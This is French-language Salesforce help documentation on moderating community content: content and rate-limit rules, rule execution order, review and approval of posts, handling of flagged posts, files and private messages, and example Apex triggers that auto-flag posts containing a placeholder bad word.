Créez et modifiez des règles pour votre communauté pour modérer le contenu généré par un membre. Chaque règle spécifie le contenu généré par un membre auquel elle s'applique, les critères d'application de la règle et l'action de modération à exécuter. Les règles de modération aident à protéger votre communauté contre les spammeurs, les bots et les contenus offensants ou inappropriés.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Création de règles de contenu pour modérer votre communauté

Créez et modifiez des règles pour votre communauté afin de modérer les contenus générés par les membres. Les règles de contenu protègent votre communauté contre les propos injurieux et les contenus inappropriés créés par des spammeurs ou des membres malveillants. Vous pouvez créer des règles de contenu qui bloquent, remplacent, marquent, ou permettent de réviser et d'approuver un contenu généré par un membre.

### Création de règles de limitation des taux pour modérer votre communauté

Créez et modifiez des règles de taux afin de surveiller et de limiter la fréquence de création de contenus générés par un membre au sein de votre communauté. Les règles de taux protègent votre communauté contre les spammeurs et les robots qui attaquent votre communauté en publiant le même message plusieurs fois à la suite. Vous pouvez créer des règles de taux pour informer vos modérateurs d'un comportement suspect de type spammeur ou suspendre un membre sur-le-champ.

### Quand et comment les règles de modération de communauté sont-elles exécutées ?

Les règles qui bloquent un contenu sont exécutées premier, suivies des règles de révision et d'approbation de contenus, puis des règles de remplacement de contenus et des règles qui marquent un contenu.

## Création de règles de contenu pour modérer votre communauté

Créez et modifiez des règles pour votre communauté afin de modérer les contenus générés par les membres. Les règles de contenu protègent votre communauté contre les propos injurieux et les contenus inappropriés créés par des spammeurs ou des membres malveillants. Vous pouvez créer des règles de contenu qui bloquent, remplacent, marquent, ou permettent de réviser et d'approuver un contenu généré par un membre.

Si votre communauté utilise le modèle Customer Service (Napili), les règles de modération s'appliquent aux questions et aux publications de groupe créées par les membres de votre communauté. Si votre communauté utilise le modèle Onglets Salesforce + Visualforce, les règles de modération peuvent également être exécutées dans les actions de l'éditeur.

Vous pouvez également utiliser l'API de métadonnées ou l'API Tooling pour configurer des règles de contenu.

Notez les points suivants :

- Votre organisation peut avoir jusqu'à 30 règles. Cette limite est définie par organisation, pas par communauté. Cette limitation inclut à la fois les règles de contenu et les règles de taux.
- Chaque règle de contenu peut avoir jusqu'à 3 critères de mot-clé et 10 critères de membre.
- Les règles qui bloquent un contenu sont exécutées premier, suivies des règles de révision et d'approbation de contenus, puis des règles de remplacement de contenus et des règles qui marquent un contenu. Si deux règles ou plus effectuent la même action, la règle la plus ancienne s'exécute en premier, selon la date de création de la règle. Les règles qui remplacent un contenu ne sont pas exécutées lorsque le contenu s'applique également à une règle de révision. Nous souhaitons que les responsables de communauté révisent le contenu d'origine.

Conseil: Avant de créer une règle, nous recommandons de créer les critères à utiliser dans la règle.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher, créer, modifier et supprimer des règles :

- Gérer les communautés OU Créer et configurer des communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

1. Ouvrez la Gestion de la communauté.
2. Cliquez sur **Modération** > **Règles**, puis sur **Nouveau** et sélectionnez **Règle de contenu**.
3. Renseignez les champs suivants :
   - `Nom` : saisissez un nom pour votre règle.
   - `Nom unique` : saisissez un nom unique pour votre règle. Le nom unique utilisé par l'API.
   - `Description` : vous pouvez également saisir une description.
   - `Activer la règle` : si cette option est sélectionnée, la règle est activée.
   - `Applicable à` : spécifiez les types de contenu généré par un membre auxquels la règle s'applique. Les publications et les commentaires s'appliquent uniquement au contenu créé dans des groupes et dans des profils utilisateur. Tous les types de fil, notamment les sondages et les liens, sont pris en charge.
   - `Action de modération` : spécifiez l'action que vous souhaitez exécuter lorsque les critères correspondent.
     - `Bloquer` : empêche la publication du contenu.
     - `Réviser` : permet aux utilisateurs qui disposent de l'autorisation « Peut approuver une publication et un commentaire de fil » d'approuver le contenu avant sa publication.
     - `Remplacer` : publie le contenu avec les mots-clés remplacés par des astérisques. Par exemple, *`Injure`* devient *`******`*.
     - `Marquer` : publie le contenu et le marque automatiquement comme inapproprié.
   - `Message pour le membre` : spécifie le message affiché pour votre membre lorsque son contenu est bloqué. Si vous ne spécifiez aucun message, le membre affiche le message standard : « Vous ne pouvez pas utiliser *`%BLOCKED_KEYWORD%`* ou

d'autres termes inappropriés dans cette communauté. Révisez votre contenu, puis réessayez. » La variable `%BLOCKED_KEYWORD%` affiche jusqu'à 5 termes bloqués. Vous pouvez également utiliser cette variable dans votre propre message personnalisé.

Conseil: Pour les communautés internationales, vous pouvez traduire ce message. Dans Configuration, saisissez `Traduire` dans la case Recherche rapide, puis sélectionnez **Traduire**. Pour saisir une traduction du message, sélectionnez le composant de configuration Règle de modération, puis développez la communauté à laquelle la règle appartient.

- `Critères de membre` : spécifiez les critères de membre qui appliquent la règle. À qui cette règle doit-elle s'appliquer ?
- `Critères de contenu` : spécifiez les critères de contenu qui appliquent la règle. À quels mots-clés spécifiques cette règle doit-elle s'appliquer ?

Important: Notez les points suivants :

- Si vous activez une règle de contenu sans spécifier de critère de membre, la règle s'applique à tous les membres.
- Si vous activez une règle de contenu sans spécifier de critère de contenu, la règle :
  - Empêche les membres de créer des publications et des commentaires
  - Envoie toutes les publications pour révision
  - Marque toutes les publications et tous les commentaires

  Bigre ! Soyez prudent(e).
- Si vous sélectionnez des critères de membre et des critères de contenu, la règle s'applique uniquement lorsque les deux types de critères sont remplis.
- La spécification de critères est facultative. Nous recommandons toutefois d'inclure des critères dans vos règles pour cibler des membres et des contenus spécifiques.

4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Traduction des termes

Création de critères de contenu pour modérer votre communauté

Création de critères de membre pour modérer votre communauté

# Création de règles de limitation des taux pour modérer votre communauté

Créez et modifiez des règles de taux afin de surveiller et de limiter la fréquence de création de contenus générés par un membre au sein de votre communauté. Les règles de taux protègent votre communauté contre les spammeurs et les robots qui attaquent votre communauté en publiant le même message plusieurs fois à la suite. Vous pouvez créer des règles de taux pour informer vos modérateurs d'un comportement suspect de type spammeur ou suspendre un membre sur-le-champ.

Chaque règle de taux contrôle deux actions : notification et suspension. Vous pouvez configurer votre règle de taux pour les deux actions ou pour une seule. Vous pouvez appliquer la règle pour : des publications, des commentaires, des fichiers et des messages privés. Dans les communautés qui utilisent le modèle Customer Service (Napili), il contient des questions et des réponses.

Notez les points suivants :

- Votre organisation peut avoir jusqu'à 30 règles. Cette limite est définie par organisation, pas par communauté. Cette limitation inclut à la fois les règles de contenu et les règles de taux.
- Chaque règle de taux peut avoir jusqu'à 10 critères de membre.

Conseil: Avant de créer une règle, nous recommandons de créer les critères de membre à utiliser dans la règle.

1. Ouvrez la Gestion de la communauté.
2. Cliquez sur **Modération** > **Règles**, puis sur **Nouveau** et sélectionnez **Règle de taux**.
3. Renseignez les champs suivants :
   - `Nom` : saisissez un nom pour votre règle.
   - `Nom unique` : saisissez un nom unique pour votre règle. Le nom unique utilisé par l'API.
   - `Description` : vous pouvez également saisir une description.
   - `Activer la règle` : si cette option est sélectionnée, la règle est activée.
   - `Applicable à` : spécifiez les types de contenu généré par un membre auxquels la règle s'applique. Les publications et les commentaires s'appliquent uniquement au contenu créé dans des groupes et dans des profils utilisateur.
   - `Critères de membre` : spécifiez les critères de membre qui appliquent la règle. À qui souhaitez vous appliquer cette règle ?

     Les spammeurs sont généralement de nouveaux membres. Nous recommandons de créer des critères de membre qui comprennent uniquement les utilisateurs clients créés au cours des 7 derniers jours.

     Remarque:
     - Les règles de taux ne s'appliquent pas aux utilisateurs internes. Vous pouvez utiliser des critères de membre qui comprennent des utilisateurs internes, mais les règles ne s'appliquent pas à eux.
     - Si vous activez une règle de taux sans spécifier de critères de membre, la règle s'applique à tous les utilisateurs externes.
   - `Période de création de contenu` : sélectionnez la période que vous souhaitez utiliser.
   - `Notifier les modérateurs` : saisissez un nombre. Un e-mail est envoyé aux modérateurs lorsqu'un membre crée cette quantité de contenus durant la période que vous définissez.
   - `Suspendre les membres` : saisissez un nombre. Les membres sont suspendus lorsqu'ils créent cette quantité de contenu durant la période que vous définissez.

     Important: Lorsque des membres sont suspendus, ils le sont dans toutes les communautés dont ils sont membres.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher, créer, modifier et supprimer des règles :

- Gérer les communautés OU Créer et configurer des communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

Des e-mails sont envoyés aux utilisateurs qui disposent de l'autorisation « Modérer les utilisateurs de la communauté ». Assurez-vous d'attribuer cette autorisation à vos modérateurs. Des e-mails sont envoyés même si un utilisateur a désactivé les e-mails Chatter.

4. Cliquez sur **Enregistrer** pour appliquer vos modifications.

Exemple: Prenons l'exemple de la règle de taux ci-dessous.

`S'applique à` : Publications et messages privés

`Critères de membre` : Utilisateurs clients créés dans les 7 derniers jours

`Période de création de contenu` : 3 minutes

`Notifier les modérateurs` : 6

`Suspendre les membres` : 10

Lorsqu'un membre atteint les limitations, les règles de taux ci-dessous s'appliquent.

| En 3 minutes, un membre crée... | Le modérateur est notifié | Le membre est suspendu |
|---|---|---|
| 4 publications et 2 messages privés | ✓ | ✗ |
| 6 publications | ✓ | ✗ |
| 6 commentaires | ✗ | ✗ |
| 8 publications et 2 messages privés | ✓ | ✓ |
| 10 publications | ✓ | ✓ |
| 10 commentaires | ✗ | ✗ |

Une règle de taux avec ces valeurs protège la communauté contre les spammeurs et les robots, et vous permet d'aider les nouveaux membres. Un membre inoffensif a peut-être publié une question à plusieurs reprises en espérant une réponse rapide. Les règles de taux ne se contentent pas de protéger, elles vous permettent de communiquer avec les membres qui sollicitent votre aide.

La règle ci-dessous est configurée uniquement pour des messages privés.

`S'applique à` : Messages privés

`Critères de membre` : Utilisateurs clients créés dans les 3 derniers jours

`Période de création de contenu` : 15 minutes

`Notifier les modérateurs` : 1

`Suspendre les membres` : 3

Cette règle de taux protège la communauté contre les spammeurs qui attaquent via des messages privés.

**Ma règle de taux n'a rien changé. Que se passe-t-il ?**

Laissez-lui le temps de s'appliquer. Les règles de limitation des taux peuvent sembler inexactes, mais elles s'appliquent. Faites-nous confiance. Par exemple, supposons que vous configurez une règle pour suspendre les membres qui créent 10 contenus en 3 minutes. Un membre peut créer 9 éléments à la fin de la première période de 3 minutes. Dans ce cas, le membre n'est pas suspendu, jusqu'à ce qu'il publie 10 autres éléments dans la deuxième période de 3 minutes.

Contrôlez les critères de membre que vous utilisez. Par exemple, supposons que vous avez une règle de taux qui utilise des critères pour filtrer les membres qui ne contribuent pas à la communauté. Lorsqu'un membre a publié ou commenté une première fois, la règle ne s'applique plus. Par conséquent, il n'atteint pas la limitation de suspension que vous avez définie.

CONSULTER ÉGALEMENT :

Création de critères de membre pour modérer votre communauté

### Quand et comment les règles de modération de communauté sont-elles exécutées ?

Les règles qui bloquent un contenu sont exécutées premier, suivies des règles de révision et d'approbation de contenus, puis des règles de remplacement de contenus et des règles qui marquent un contenu.

Si deux règles ou plus effectuent la même action, la règle la plus ancienne s'exécute en premier, selon la date de création de la règle. Les règles qui remplacent un contenu ne sont pas exécutées lorsque le contenu s'applique également à une règle de révision. Nous souhaitons que les responsables de communauté révisent le contenu d'origine. Sur le serveur, Salesforce exécute les règles de communauté dans l'ordre d'exécution standard.

Les règles qui bloquent le contenu sont exécutées durant la validation du système. Les règles qui bloquent le contenu ignorent les modifications effectuées par les déclencheurs `before`. Par exemple, si un déclencheur `before` modifie une publication dans le fil, une règle de modération qui bloque le contenu n'est pas informée du contenu modifié et exécute le contenu initial.

Les règles de révision et d'approbation de contenu sont exécutées avant les enregistrements de la base de données. Ces règles sont exécutées avant les règles de remplacement de contenus.

Les règles qui remplacent le contenu sont exécutées avant l'enregistrement de la base de données.

Les règles qui marquent un contenu sont exécutées après les règles de workflow.

CONSULTER ÉGALEMENT :

*Guide du développeur Apex* : Déclencheurs et ordre d'exécution

## Révision et approbation des publications et des commentaires dans votre communauté

AUTORISATIONS UTILISATEUR

| | |
|---|---|
| Pour approuver, supprimer ou modifier des publications et des commentaires en attente de révision depuis le fil de communauté :<br>Remarque: Un auteur peut afficher un commentaire en attente dans une publication en attente uniquement s'il est l'auteur des deux. | Peut approuver une publication et un commentaire de fil |
| Pour approuver, supprimer ou modifier des publications et des commentaires en attente de révision dans la Gestion de la communauté : | Peut approuver une publication et un commentaire de fil<br>ET<br>"Accéder à la gestion de la communauté OU Gérer les communautés OU Créer et configurer des communautés |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

ET

Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

Les règles de pré-modération de révision et d'approbation d'un contenu s'assurent qu'un contenu non conforme et inapproprié n'est pas immédiatement visible dans votre communauté. Les publications et les commentaires en attente d'examen ne sont pas affichées dans le fil de communauté, seuls l'auteur et les modérateurs de communauté peuvent les afficher dans le fil. Un auteur peut afficher un commentaire en attente dans une publication en attente uniquement s'il est l'auteur des deux. Lorsque vous avez configuré les règles, les modérateurs peuvent approuver un contenu à deux emplacements : directement dans le fil de communauté ou dans la Gestion de la communauté.

Pour configurer une règle de modération qui révise et approuve des publications et commentaires, accédez à **Modération** > **Règles**, puis créez une règle de contenu qui utilise l'action `Réviser`. Voici quelques méthodes d'utilisation des règles de révision d'un contenu :

**Communauté en libre-service**

Votre communauté autorise-t-elle l'auto-inscription des membres ? Vous pouvez configurer une règle pour réviser et approuver les questions de tous les utilisateurs auto-inscrits. Utilisez des critères de membre comprenant uniquement vos profils utilisateur invité et vos filtres pour les membres créés au cours des sept derniers jours.

Des spammeurs ont-ils déjà attaqué votre communauté ? Utilisez des critères de membre comprenant vos profils utilisateur invité et vos filtres uniquement pour les membres qui n'ont jamais contribué à la communauté.

**Communauté partenaire**

Vous souhaitez vous vérifier que vos partenaires ne discutent pas d'une acquisition récente ou d'autres transactions confidentielles ? Vous pouvez configurer une règle pour examiner les publications et les commentaires comprenant des mots-clés tels que « acquisition » ou « fusion ».

**Communauté d'employés**

Votre communauté exige-t-elle une conformité HIPAA ? Configurez vos règles pour réviser les publications et les commentaires de tous vos employés.

Remarque: Pour créer des règles de modération, les utilisateurs doivent disposer de l'autorisation Gérer les communautés ou Créer et configurer des communautés.

*Révision en attente* est affiché dans l'en-tête de la publication ou du commentaire jusqu'à son approbation. Notez que lorsqu'une publication ou un commentaire est en attente d'approbation, son auteur peut le modifier ou le supprimer, mais pas le commenter. Un auteur peut afficher un commentaire en attente dans une publication en attente uniquement s'il est l'auteur des deux. Pour empêcher l'auteur de modifier la publication ou le commentaire, vous pouvez désactiver la modification de publication de fil pour certains utilisateurs.

Vous disposez de deux méthodes pour réviser et approuver des publications et les commentaires dans votre communauté :

- Utiliser un rapport Insights préconfiguré dans la Gestion de la communauté.

  Utiliser le rapport Insights En attente fourni dans le package Salesforce Communities Management. Ce rapport permet d'afficher toutes les publications et tous les commentaires en attente de révision dans votre communauté. Le rapport Insights affiche le contenu des publications et des commentaires. Vous pouvez par conséquent évaluer rapidement ce contenu est un spam ou est inoffensif. Vous pouvez ensuite approuver ou supprimer l'élément directement depuis le rapport. Vous pouvez également exécuter une action en masse et approuver plusieurs éléments à la fois.

  Pour obtenir ce rapport, installez le package Salesforce Communities Management depuis AppExchange. Pour plus d'informations, reportez-vous à Rapport sur les communautés avec le package Dashboards et Insights.

- Approuvez les publications et les commentaires directement dans le fil de la communauté.

Dans le fil de la communauté, les utilisateurs qui disposent de l'autorisation « Peut approuver une publication ou un commentaire de fil » affichent une action supplémentaire dans le menu déroulant de la publication ou du commentaire. Si l'élément est inapproprié, ils peuvent le supprimer. S'il contient une coquille, ils peuvent le modifier.

Une fois l'élément approuvé, l'auteur reçoit un e-mail pour l'informer que l'élément a été approuvé, avec un lien vers l'élément. Les notifications par e-mail, notamment les notifications de @mentions, sont envoyées uniquement après l'approbation de l'élément.

CONSULTER ÉGALEMENT :

Création de règles de contenu pour modérer votre communauté

Présentation de la modification de publications et de commentaires dans le fil

# Modération des publications et des commentaires marqués dans votre communauté

Les modérateurs de communauté peuvent consulter une liste des publications et des commentaires que les membres de la communauté ont marqués comme inappropriés, et prendre les mesures appropriées. Les propriétaires ou responsables de groupe peuvent afficher les marqueurs et agir sur les éléments de leur groupe.

Les publications et commentaires marqués ont un petit drapeau orange en regard de la date de la publication ou du commentaire. Le numéro en regard du drapeau indique le nombre de personnes qui ont marqué l'élément. Le modérateur peut examiner chaque élément et exécuter une action.

Notez les quelques points suivants :

- Les modérateurs peuvent afficher et gérer uniquement les éléments auxquels ils ont accès.
- Dans un groupe de communauté, les propriétaires ou responsables de groupes peuvent modérer les éléments de leur groupe, notamment afficher et retirer des marqueurs, et supprimer des publications, des commentaires ou des fichiers si nécessaire.
- Si l'option `Autoriser les membres à marquer un contenu` est désactivée dans une communauté, seuls les modérateurs peuvent marquer des éléments et afficher les éléments marqués.

Pour modérer des publications et des commentaires marqués, vous avez plusieurs possibilités :


- Affichez les publications et les commentaires marqués dans la vue d'ensemble de la modération dans l'accueil de l'application.
- Utilisez un rapport Insights préconfiguré dans la Gestion de la communauté.

  Utilisez les rapports Publications marquées et Commentaires marqués fournis dans le package Salesforce Communities Management. Ces rapports permettent de gérer rapidement les publications et les commentaires marqués de votre communauté. Vous pouvez consulter le contenu de la publication ou du commentaire, puis retirer l'indicateur ou supprimer la publication ou le commentaire. Vous pouvez également sélectionner plusieurs éléments à la fois.

  Pour obtenir ce rapport, installez le package Salesforce Communities Management depuis AppExchange. Pour plus d'informations, reportez-vous à Rapport sur les communautés avec le package Dashboards et Insights.

- Utilisez le fil marqué dans Chatter.

  Si vous utilisez une communauté Onglets Salesforce + Visualforce, vous pouvez afficher la liste des publications et des commentaires marqués via le menu Chatter de votre communauté. Pour afficher le fil Marqué, la préférence `Autoriser les membres à marquer un contenu` doit être activée.




## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher les éléments marqués, retirer des marqueurs et supprimer des publications ou des commentaires :

- Modérer les fils de communauté

Pour modérer des publications et des commentaires dans la Gestion de la communauté :

- Accéder à la gestion de la communauté OU Modérer les fils de communauté

  ET

  Gérer les communautés OU Créer et configurer des communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

- Modérez en utilisant une liste personnalisée. Vous pouvez exposer la liste des publications et des commentaires marqués en utilisant l'API REST Chatter ou ConnectApi dans Apex.
- Cliquer sur un lien de la publication ou du commentaire dans l'e-mail de notification.
- Modérez directement dans le contexte de la communauté en retirant les indicateurs ou en supprimant un contenu dans le fil.

Conseil: Pour recevoir un e-mail chaque fois qu'un élément de votre communauté est marqué, sélectionnez la case **Marquer un élément comme inapproprié** dans la page Paramètres de messagerie.

CONSULTER ÉGALEMENT :

*Guide du développeur d'API REST Chatter*

*Guide du développeur Apex*

# Modération des fichiers marqués dans votre communauté

Les modérateurs de communauté peuvent réviser la liste des fichiers que les membres de la communauté ont marqués comme inappropriés ou spam, et prendre les mesures appropriées. Les propriétaires ou responsables de groupe peuvent marquer et agir sur les fichiers de leur groupe.

Les membres de votre communauté peuvent publier des fichiers inappropriés car ils contiennent des informations confidentielles ou un contenu injurieux. Les autres membres de la communauté peuvent marquer ces fichiers pour révision. Les fichiers sont marqués à l'aide d'un petit drapeau orange. Le chiffre en regard du drapeau indique le nombre de personnes qui ont marqué l'élément.

Notez les quelques points suivants :

- Les modérateurs peuvent afficher et gérer uniquement les éléments auxquels ils ont accès.
- Dans un groupe de communauté, les propriétaires et responsables d'un groupe peuvent réviser et retirer les marqueurs des fichiers des groupes qui leur appartiennent et qu'ils gèrent si l'option `Autoriser les membres à marquer un contenu` est activée pour leur communauté.
- Si l'option `Autoriser les membres à marquer un contenu` est désactivée dans une communauté, seuls les modérateurs peuvent marquer des éléments et afficher les éléments marqués.

Pour modérer des fichiers marqués, vous avez plusieurs possibilités :

- Accédez au rapport Flagged Files Insight directement dans la page de vue d'ensemble de la modération dans la gestion de la communauté.
- Utilisez un rapport Insights préconfiguré dans la Gestion de la communauté.

  Utilisez le rapport Fichiers marqués fournis dans le package Salesforce Communities Management. Ce rapport indique le nom du fichier marqué, le nom du créateur, la personne qui l'a marqué et le nombre d'indicateurs qu'il contient. Vous pouvez cliquer sur un lien pour l'ouvrir et vérifier son contenu. Vous pouvez ensuite retirer l'indicateur ou supprimer le fichier. Vous pouvez également sélectionner plusieurs éléments à la fois.

  Pour obtenir ce rapport, installez le package Salesforce Communities Management depuis AppExchange. Pour plus d'informations, reportez-vous à Rapport sur les communautés avec le package Dashboards et Insights.
- Modérez en utilisant une liste personnalisée. Vous pouvez exposer la liste des fichiers marqués en utilisant l'API REST Chatter ou ConnectApi dans Apex.
- Modérez directement dans le contexte de la communauté en retirant les indicateurs ou en supprimant un contenu de la page de détail du fichier.

Conseil: Pour recevoir un e-mail chaque fois qu'un élément de votre communauté est marqué, sélectionnez la case **Marquer un élément comme inapproprié** dans la page Paramètres de messagerie.

Pour limiter la taille et les types de fichier autorisés dans votre communauté, accédez à la page **Administration** > **Préférences**.

CONSULTER ÉGALEMENT :

*Guide du développeur d'API REST Chatter*

*Guide du développeur Apex*

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher la page de détail des fichiers, supprimer des marqueurs et supprimer des fichiers :

- Modérer les fichiers de communauté

Pour modérer des fichiers dans la Gestion de la communauté :

- Modérer les fichiers de communauté

  ET

  Accéder à la gestion de la communauté OU Gérer les communautés OU Créer et configurer des communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

# Modération des messages privés marqués dans votre communauté

Les modérateurs de communauté peuvent examiner et agir sur une liste des messages Chatter que des membres de la communauté ont marqués comme inappropriés ou spam.

L'autorisation « Modérer les messages Chatter des communautés » permet aux utilisateurs d'afficher le contenu des messages, de retirer des indicateurs et de supprimer des messages uniquement dans les communautés dont ils sont membres. Avec cette autorisation, seuls des messages marqués peuvent être supprimés. L'autorisation « Modifier toutes les données » permet aux modérateurs de retirer des indicateurs ou de supprimer un message dans l'API SOAP.

Assurez-vous que l'autorisation « Modérer les messages Chatter des communautés » est attribuée à vos modérateurs, *pas* l'autorisation « Gérer les messages Chatter ». L'autorisation « Gérer les messages Chatter » permet aux utilisateurs d'afficher *tous* les messages de l'ensemble de votre organisation Salesforce. Évitez les problèmes de sécurité et de confidentialité. Assurez-vous que les modérateurs et les responsables disposent de l'autorisation appropriée.

**Important:** Notez les limitations suivantes :

- Les membres de communauté ne peuvent pas marquer les messages envoyés à partir de communautés dont ils ne sont pas membres ou qui n'ont pas activé le marquage pour leurs utilisateurs.
- Les utilisateurs ne peuvent pas marquer les messages dans votre organisation interne, dans Salesforce1, ou dans des portails partenaires et clients.

Pour surveiller et gérer les messages marqués dans vos communautés, vous pouvez procéder comme suit :

- Accédez au rapport Flagged Files Insight directement dans la page de vue d'ensemble de la modération dans la gestion de la communauté.
- Utiliser un rapport Insights préconfiguré dans la Gestion de la communauté.

  Utiliser le rapport Messages privés marqués fourni dans le package Salesforce Communities Management. Ce rapport permet de suivre les tendances et de s'informer des attaques spam dans votre communauté. Vous pouvez afficher l'expéditeur du message, son contenu, l'heure d'envoi et la personne qui l'a marqué. Vous pouvez utiliser ce rapport pour retirer l'indicateur de messages et supprimer des messages.

  Pour obtenir ce rapport, installez le package Salesforce Communities Management depuis AppExchange. Pour plus d'informations, reportez-vous à Rapport sur les communautés avec le package Dashboards et Insights.

- Créez votre propre rapport.

  Commencez par créer un type de rapport personnalisé en utilisant `Réseaux` en tant qu'objet principal et `Audits réseau` en tant qu'objet secondaire. Créez ensuite un rapport avec votre nouveau type de rapport personnalisé, puis ajoutez un filtre de champ pour `Type d'objet audité` défini sur égal à `Message Chatter`. Utilisez l'API pour supprimer les messages marqués.

- Interrogez directement les messages marqués depuis l'API, puis supprimez-les.

**Conseil:** Pour recevoir un e-mail chaque fois qu'un message de votre communauté est marqué, sélectionnez l'option **Marquer un élément comme inapproprié** dans la page Paramètres de messagerie. Pour recevoir les e-mails, vous devez disposer des autorisations « Modérer les messages Chatter de communauté » et « Modérer les fils de communauté ». Pour définir vos préférences

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour modérer des messages dans la Gestion de la communauté :

- Modérer les messages Chatter des communautés

  ET

  Accéder à la gestion de la communauté OU Gérer les communautés OU Créer et configurer des communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

Pour afficher le contenu d'un message marqué dans des rapports :

- Modérer les messages Chatter des communautés

Pour retirer des indicateurs ou supprimer des messages dans l'API SOAP :

- Modifier toutes les données

de messagerie, accédez à votre page de profil dans une communauté, cliquez sur la liste déroulante ( ) dans le coin supérieur droit, sélectionnez **Mes paramètres**, puis cliquez sur **Paramètres de messagerie**.

CONSULTER ÉGALEMENT :

Instructions relatives à la suppression des messages Chatter de vos utilisateurs

*SOAP API Developer Guide* : ChatterMessage

*Guide du développeur Apex* : Modération des messages privés Chatter avec des déclencheurs

## Configuration de déclencheurs Apex pour le marquage des éléments

Utilisez des déclencheurs pour créer une logique de modération avancée et personnalisée qui marque automatiquement des éléments dans votre communauté.

**Conseil:** Savez-vous que vous pouvez le faire dans l'interface utilisateur ? La plupart des communautés n'ont pas besoin de déclencheurs de modération personnalisés. Vous pouvez créer des règles et des critères de modération directement dans la Gestion de la communauté. Pour plus d'informations, reportez-vous à Règles de modération de communautés.

L'utilisation de déclencheurs pour marquer automatiquement les éléments, permet de modérer votre communauté en arrière-plan. Ces marqueurs sont visibles **uniquement** pour les modérateurs. Vous pouvez afficher les marqueurs dans la Gestion de la communauté, les interroger dans l'API ou utiliser des types de rapport personnalisés pour créer des rapports sur les éléments marqués, sur les propriétaires des éléments les plus marqués, et plus encore.

Tenez compte des points suivants lors de la création de déclencheurs :

- Créez un code Apex après l'insertion de déclencheurs dans FeedItem, FeedComment, ChatterMessage ou ContentDocument.
- Définissez des critères qui, lorsqu'ils sont remplis, créent un enregistrement NetworkModeration (marqueur), avec le FeedComment, FeedItem, ChatterMessage ou ContentDocument en tant que parent.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer des déclencheurs :

- Modifier toutes les données

**Exemple:** Le déclencheur marque automatiquement les publications de votre communauté qui contiennent `BadWord`.

```
trigger autoflagBadWord on FeedItem (after insert) {
    for (FeedItem rec : trigger.new) {
        if (!<CommunityId>.equals(rec.networkScope))
            continue;

        if (rec.body.indexOf('BadWord') >= 0) {
            NetworkModeration nm = new NetworkModeration(entityId=rec.id,
visibility='ModeratorsOnly');
            insert(nm);
        }
    }
}
```

Un déclencheur similaire sur les commentaires se présente comme suit :

```
trigger autoflagBadWord on FeedComment (after insert) {
    for (FeedComment rec : trigger.new) {
        if (!<CommunityId>.equals(rec.networkScope))
            continue;
```

```
        if (rec.commentBody.indexOf('BadWord') >= 0) {
            NetworkModeration nm = new NetworkModeration(entityId=rec.id,
visibility='ModeratorsOnly');
            insert(nm);
        }
    }
}
```

CONSULTER ÉGALEMENT :

*SOAP API Developer Guide*

# Organisation de communautés en libre-service avec des rubriques

Les rubriques de navigation et d'actualité sont très efficaces pour organiser les contenus dans une communauté. Utilisez des rubriques pour structurer le contenu de votre communauté et mettre en évidence les discussions importantes. Vous pouvez créer des rubriques ou utiliser les rubriques qui émergent des publications des membres de la communauté. Vous pouvez utiliser des rubriques dans les communautés élaborées en utilisant le modèle Customer Service (Napili).


Dans la Gestion de la communauté, sélectionnez des rubriques ou sous-rubriques de navigation pour fournir un plan cohérent de votre communauté. Utilisez des rubriques de navigation pour souligner les conversations en cours et populaires. Au sein même de la communauté, les rubriques créées par les membres permettent aux utilisateurs d'organiser des informations mutualisées qui créent une expérience personnalisée et favorisent l'engagement dans la communauté.

Dans une communauté en libre-service, le modèle Customer Service (Napili) spécifie la présentation et la conception des rubriques de navigation, d'actualité et celles créées par les membres.

